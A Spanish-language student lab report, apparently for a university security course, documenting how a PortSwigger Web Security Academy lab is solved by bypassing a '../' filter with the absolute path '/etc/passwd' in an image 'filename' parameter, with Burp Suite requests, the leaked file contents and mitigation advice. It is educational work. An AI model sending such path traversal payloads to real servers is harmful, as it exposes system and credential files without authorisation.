



LABORATORIO: FILE PATH TRAVERSAL - TRAVERSAL SEQUENCES BLOCKED WITH ABSOLUTE PATH BYPASS

CNO IV - SEGURIDAD INFORMÁTICA

MELANIE ALONDRA ALBA DIEZ
185583
ING. EN TECNOLOGÍAS DE LA INFORMACIÓN

Índice

Especificaciones del laboratorio.....	2
Marco teórico.....	2
Objetivo del laboratorio	3
Explicación técnica de la vulnerabilidad	3
Procedimiento	3
1. Acceso al laboratorio mediante Burp Suite	3
2. Identificación de las peticiones de imágenes.....	4
3. Envío de la petición a Repeater	5
4. Modificación del parámetro vulnerable	6
5. Análisis de la respuesta	6
6. Confirmación de resolución	6
Explicación del payload.....	7
Mitigación recomendada	7
Referencias	8

Especificaciones del laboratorio

Nombre del laboratorio: File path traversal, traversal sequences blocked with absolute path bypass

Nivel: PRACTITIONER

Tipo de explotación: File Path Traversal (Directory Traversal) mediante bypass con ruta absoluta.

Marco teórico

El **File Path Traversal**, también conocido como **Directory Traversal**, es una vulnerabilidad que ocurre cuando una aplicación utiliza datos proporcionados por el usuario para acceder a archivos del servidor sin validar o restringir adecuadamente la ruta solicitada. Esto puede permitir que un atacante acceda a archivos ubicados fuera del directorio que la aplicación debería utilizar.

Una forma común de explotar esta vulnerabilidad consiste en utilizar secuencias como `../`, que permiten retroceder niveles dentro de la estructura de directorios. Sin embargo, algunas aplicaciones implementan filtros que detectan y bloquean estas secuencias. Esto no necesariamente elimina la vulnerabilidad, ya que una validación incompleta puede permitir técnicas alternativas para acceder a archivos fuera del directorio autorizado.

Una de estas variantes es el **bypass mediante rutas absolutas**. Una ruta absoluta indica directamente la ubicación de un archivo comenzando desde la raíz del sistema de archivos. Por ejemplo, en sistemas Linux, `/etc/passwd` representa directamente la ubicación de dicho archivo. Si una aplicación bloquea secuencias como `../`, pero acepta el valor proporcionado como una ruta absoluta, es posible evitar el filtro sin necesidad de retroceder manualmente entre directorios. Esta es precisamente la condición presente en este laboratorio.

Desde el modelo de seguridad **CIA (Confidentiality, Integrity and Availability)**, esta vulnerabilidad afecta principalmente a la **confidencialidad**, debido a que permite consultar información que no debería estar disponible para el usuario. Dependiendo de los permisos del proceso que ejecuta la aplicación, podrían exponerse archivos del sistema, configuraciones, registros, código fuente o información utilizada para acceder a otros servicios. El material de la asignatura señala entre sus posibles consecuencias la lectura de archivos sensibles, obtención de credenciales de bases de datos y conocimiento de la estructura interna del servidor.

En relación con los principios de seguridad promovidos por **OWASP**, la prevención requiere evitar el uso directo de entradas controladas por el usuario para construir rutas de archivos. También deben establecerse restricciones sobre los recursos accesibles, validar las rutas resultantes y aplicar el principio de mínimo privilegio, de forma que el proceso de la aplicación únicamente tenga acceso a los archivos estrictamente necesarios.

Objetivo del laboratorio

Identificar y explotar de manera controlada una vulnerabilidad de **File Path Traversal** presente en el mecanismo utilizado por una aplicación web para cargar imágenes de productos.

Mediante Burp Suite, se busca analizar y modificar una petición HTTP que contiene el parámetro *filename*. Debido a que la aplicación bloquea las secuencias convencionales de recorrido de directorios como *../*, se utiliza una **ruta absoluta** para evadir dicha restricción y solicitar directamente un archivo situado fuera del directorio destinado al almacenamiento de imágenes.

El laboratorio se considera resuelto al modificar el parámetro utilizando el valor */etc/passwd* y conseguir que el servidor devuelva el contenido de dicho archivo, demostrando que el bloqueo de las secuencias de traversal no impide el acceso mediante rutas absolutas.

Explicación técnica de la vulnerabilidad

La aplicación carga las imágenes de los productos mediante peticiones HTTP dirigidas al endpoint */image*, utilizando el parámetro *filename* para indicar qué archivo debe recuperar el servidor. Una petición normal presenta una estructura similar a: *GET /image?filename=48.jpg*

El valor de *filename* es utilizado por la aplicación para localizar el archivo solicitado. En este laboratorio existe una medida de protección que **bloquea las secuencias de recorrido de directorios**, por lo que un payload convencional basado en *../* no permite explotar directamente la vulnerabilidad.

Sin embargo, la protección es insuficiente. Aunque la aplicación impide subir niveles mediante secuencias de traversal, **acepta rutas absolutas proporcionadas en el parámetro filename**. Esto permite indicar directamente un archivo desde la raíz del sistema de archivos, evitando por completo la necesidad de utilizar *../*. Por ello, al sustituir el nombre de una imagen por: */etc/passwd*, la aplicación interpreta el valor como la ubicación absoluta del archivo y lo solicita directamente al sistema de archivos. Si el proceso de la aplicación posee permisos para leerlo, su contenido es devuelto en la respuesta HTTP.

La vulnerabilidad no se debe, por tanto, a la ausencia total de protección, sino a una validación incompleta: se bloquea una técnica concreta (*../*), pero no se garantiza que la ruta final permanezca dentro del directorio autorizado.


Procedimiento

1. Acceso al laboratorio mediante Burp Suite

Se abrió **Burp Suite Community Edition** y, desde la pestaña **Proxy**, se inició el navegador Chromium integrado mediante la opción **Open Browser**. Este navegador se

encuentra configurado para dirigir su tráfico a través del proxy de Burp Suite, permitiendo observar las peticiones y respuestas HTTP generadas durante la navegación.

Posteriormente, desde dicho navegador se accedió a la instancia asignada del laboratorio **File path traversal, traversal sequences blocked with absolute path bypass** de PortSwigger Web Security Academy.



2. Identificación de las peticiones de imágenes

Desde **Proxy > HTTP history** se analizaron las solicitudes generadas por la aplicación. Se observó que la carga de las imágenes de los productos producía múltiples peticiones *GET* dirigidas al endpoint */image*, cada una de ellas utilizando el parámetro *filename* para indicar el archivo que debía ser recuperado. Por ejemplo: *GET /image?filename=48.jpg*.

Este comportamiento permitió identificar *filename* como un parámetro susceptible de prueba, debido a que su valor determina el archivo solicitado al servidor.

#	Host	Met...	URL	Params	Edited	Status code	Length	MIME type
1	https://0a08006404d5c1b68...	GET	/			200	10635	HTML
6	https://0a08006404d5c1b68...	GET	/image?filename=48.jpg	✓		200	410390	JPEG
9	https://0a08006404d5c1b68...	GET	/image?filename=31.jpg	✓		200	127667	JPEG
10	https://0a08006404d5c1b68...	GET	/image?filename=49.jpg	✓		200	236041	JPEG
11	https://0a08006404d5c1b68...	GET	/image?filename=37.jpg	✓		200	111572	JPEG
16	https://0a08006404d5c1b68...	GET	/academyLabHeader			101	147	
18	https://0a08006404d5c1b68...	GET	/image?filename=10.jpg	✓		200	146550	JPEG
19	https://0a08006404d5c1b68...	GET	/image?filename=52.jpg	✓		200	143243	JPEG
20	https://0a08006404d5c1b68...	GET	/image?filename=53.jpg	✓		200	301401	JPEG
21	https://0a08006404d5c1b68...	GET	/image?filename=39.jpg	✓		200	156921	JPEG
22	https://0a08006404d5c1b68...	GET	/image?filename=58.jpg	✓		200	163688	JPEG

3. Envío de la petición a Repeater

Se seleccionó una de las peticiones dirigidas a `/image` y se utilizó la opción **Send to Repeater**. De esta manera, Burp Suite copió la petición al módulo Repeater, permitiendo modificar manualmente sus parámetros y reenviarla al servidor para analizar las respuestas obtenidas.

The screenshot shows the Burp Suite interface with the **HTTP history** tab selected. A list of intercepted requests is displayed, with the first request (GET /image?filename=48.jpg) selected. A right-click context menu is open over this request, showing various actions. The **Send to Repeater** option is highlighted. Below the list, the details of the selected request are visible in the **Request** tab, showing the raw HTTP request.

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes
1	https://0a08006404d5c1b68...	GET	/		200	10635	HTML			File path traversal, tr...
6	https://0a08006404d5c1b68...	GET	/image?filename=48.jpg		200	41320	image/jpeg			
9	https://0a08006404d5c1b68...	GET	/image?filename=31.jpg		200	41320	image/jpeg			
10	https://0a08006404d5c1b68...	GET	/image?filename=49.jpg		200	41320	image/jpeg			
11	https://0a08006404d5c1b68...	GET	/image?filename=37.jpg		200	41320	image/jpeg			
16	https://0a08006404d5c1b68...	GET	/academyLabHeader		200	10635	HTML			
18	https://0a08006404d5c1b68...	GET	/image?filename=10.jpg		200	41320	image/jpeg			
19	https://0a08006404d5c1b68...	GET	/image?filename=52.jpg		200	41320	image/jpeg			
20	https://0a08006404d5c1b68...	GET	/image?filename=53.jpg		200	41320	image/jpeg			
21	https://0a08006404d5c1b68...	GET	/image?filename=39.jpg		200	41320	image/jpeg			
22	https://0a08006404d5c1b68...	GET	/image?filename=58.jpg		200	41320	image/jpeg			

Request

Pretty Raw Hex

```
1 GET /image?filename=48.jpg HTTP/2
2 Host: 0a08006404d5c1b680a63f75004100f5.web-security-academy.net
3 Cookie: session=H7eN4FkDsPvVn1QMde8fjYj81W3DgKnh
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
  Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
```

The screenshot shows the Burp Suite interface with the **Repeater** tab selected. A request is loaded into the Repeater, and the **Send** button is highlighted. The **Request** tab shows the raw HTTP request, and the **Response** tab shows the raw HTTP response. The **Inspector** tab is also visible, showing the request attributes, query parameters, body parameters, cookies, and headers.

Request

Pretty Raw Hex

```
1 GET /image?filename=48.jpg HTTP/2
2 Host: 0a08006404d5c1b680a63f75004100f5.web-security-academy.net
3 Cookie: session=H7eN4FkDsPvVn1QMde8fjYj81W3DgKnh
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
  Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0a08006404d5c1b680a63f75004100f5.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Response

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 17

4. Modificación del parámetro vulnerable

Dentro de **Repeater**, se modificó el valor original del parámetro *filename*, sustituyendo el nombre de la imagen por el siguiente payload: */etc/passwd*.

Posteriormente se envió la petición modificada al servidor. A diferencia del laboratorio anterior, en este caso no se utilizaron secuencias *../*, ya que la aplicación implementa un filtro que las bloquea. En su lugar, se utilizó directamente la ruta absoluta */etc/passwd*, permitiendo indicar la ubicación del archivo desde la raíz del sistema de archivos.

La petición modificada quedó conceptualmente de la siguiente forma: *GET /image?filename=/etc/passwd*.

5. Análisis de la respuesta

El servidor respondió con: **HTTP/2 200 OK**.


En el cuerpo de la respuesta se observó información correspondiente al archivo */etc/passwd*. Este resultado confirmó que el servidor aceptó la ruta absoluta introducida mediante el parámetro *filename* y accedió a un archivo situado fuera del directorio destinado a las imágenes.

Por lo tanto, se comprobó que, aunque la aplicación bloquea las secuencias convencionales de recorrido de directorios, su mecanismo de validación puede ser evadido utilizando una ruta absoluta.

Request	Response
1 GET /image?filename=/etc/passwd HTTP/2	1 HTTP/2 200 OK
2 Host: 0a08006404d5c1b680a63f75004100f5.web-security-academy.net	2 Content-Type: image/jpeg
3 Cookie: session=H7eN4FicDsPvVnlQMde8fjYj8lW3DgGnk	3 X-Frame-Options: SAMEORIGIN
4 Sec-Ch-Ua-Platform: "Windows"	4 Content-Length: 2316
5 Accept-Language: es-ES,es;q=0.9	
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"	6 root:x:0:0:root:/root:/bin/bash
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0	8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 Safari/537.36	9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 Sec-Ch-Ua-Mobile: ?0	10 sync:x:4:65534:sync:/bin:/bin/sync
11 Accept:	11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8	12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 Sec-Fetch-Site: same-origin	13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 Sec-Fetch-Mode: no-cors	14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 Sec-Fetch-Dest: image	15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 Referer:	16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 https://0a08006404d5c1b680a63f75004100f5.web-security-academy.net/	17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 Accept-Encoding: gzip, deflate, br	18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 Priority: u=2, i	19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
	20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
	21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
	22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
	23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
	24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
	25 peter:x:12001:12001::/home/peter:/bin/bash

6. Confirmación de resolución

Finalmente, se regresó a la instancia del laboratorio en PortSwigger Web Security Academy. La plataforma mostró el estado **Solved** junto con el mensaje de confirmación correspondiente, verificando que el objetivo del laboratorio había sido completado satisfactoriamente.



Explicación del payload

El payload utilizado para explotar la vulnerabilidad fue: `/etc/passwd`

En este caso, el payload no contiene secuencias de recorrido como `../`. Su funcionamiento depende de que `/etc/passwd` es una ruta absoluta en sistemas Linux.

El carácter `/` inicial indica que la ruta comienza desde la raíz del sistema de archivos, mientras que **etc** corresponde al directorio donde se almacenan distintos archivos de configuración del sistema. Finalmente, **passwd** es un archivo del sistema que contiene información relacionada con las cuentas de usuario.

Una solicitud legítima utiliza un valor como: `filename=48.jpg`, que la aplicación interpreta dentro de su ubicación destinada a imágenes. En cambio, al enviar: `filename=/etc/passwd` se proporciona directamente una ubicación absoluta.

La clave del bypass está en que la aplicación bloquea las secuencias de traversal, pero no impide que el usuario proporcione una ruta absoluta. Por ello, no es necesario conocer cuántos niveles separan al directorio de imágenes de la raíz ni utilizar varias secuencias `../`: se solicita directamente el archivo objetivo.

Mitigación recomendada

Para prevenir este tipo de vulnerabilidad, la aplicación debe evitar utilizar directamente entradas proporcionadas por el usuario para construir rutas dentro del sistema de archivos.

Una medida recomendable consiste en utilizar **identificadores internos o una lista de valores permitidos (allowlist)** para seleccionar los archivos disponibles, evitando que el usuario pueda proporcionar libremente una ruta.

Cuando sea necesario trabajar con nombres de archivo proporcionados por el usuario, la aplicación debe construir la ruta a partir de un **directorio base controlado**, obtener su ruta canónica y verificar que el resultado permanezca dentro de dicho directorio antes de acceder al archivo.

También deben rechazarse valores que representen **rutas absolutas** cuando estas no sean necesarias para el funcionamiento de la aplicación. Bloquear únicamente secuencias como `../` no constituye una protección suficiente, ya que, como demuestra este laboratorio, pueden existir otras formas de indicar un archivo situado fuera del directorio permitido.

Finalmente, debe aplicarse el principio de **mínimo privilegio**, limitando los permisos del proceso que ejecuta la aplicación para reducir la cantidad de archivos que podrían quedar expuestos incluso si una vulnerabilidad de este tipo llegara a explotarse.

Referencias

PortSwigger. (s. f.). *Lab: File path traversal, traversal sequences blocked with absolute path bypass*. Web Security Academy.

[Laboratorio oficial de PortSwigger](#)

PortSwigger. (s. f.). *Path traversal*. Web Security Academy.

[Path Traversal — PortSwigger Web Security Academy](#)

López Contreras, S. (2026). *CNO IV (T37A): Seguridad Informática. Actividad 08: File Path Traversal – Traversal Sequences Blocked with Absolute Path Bypass*. Universidad Politécnica de San Luis Potosí.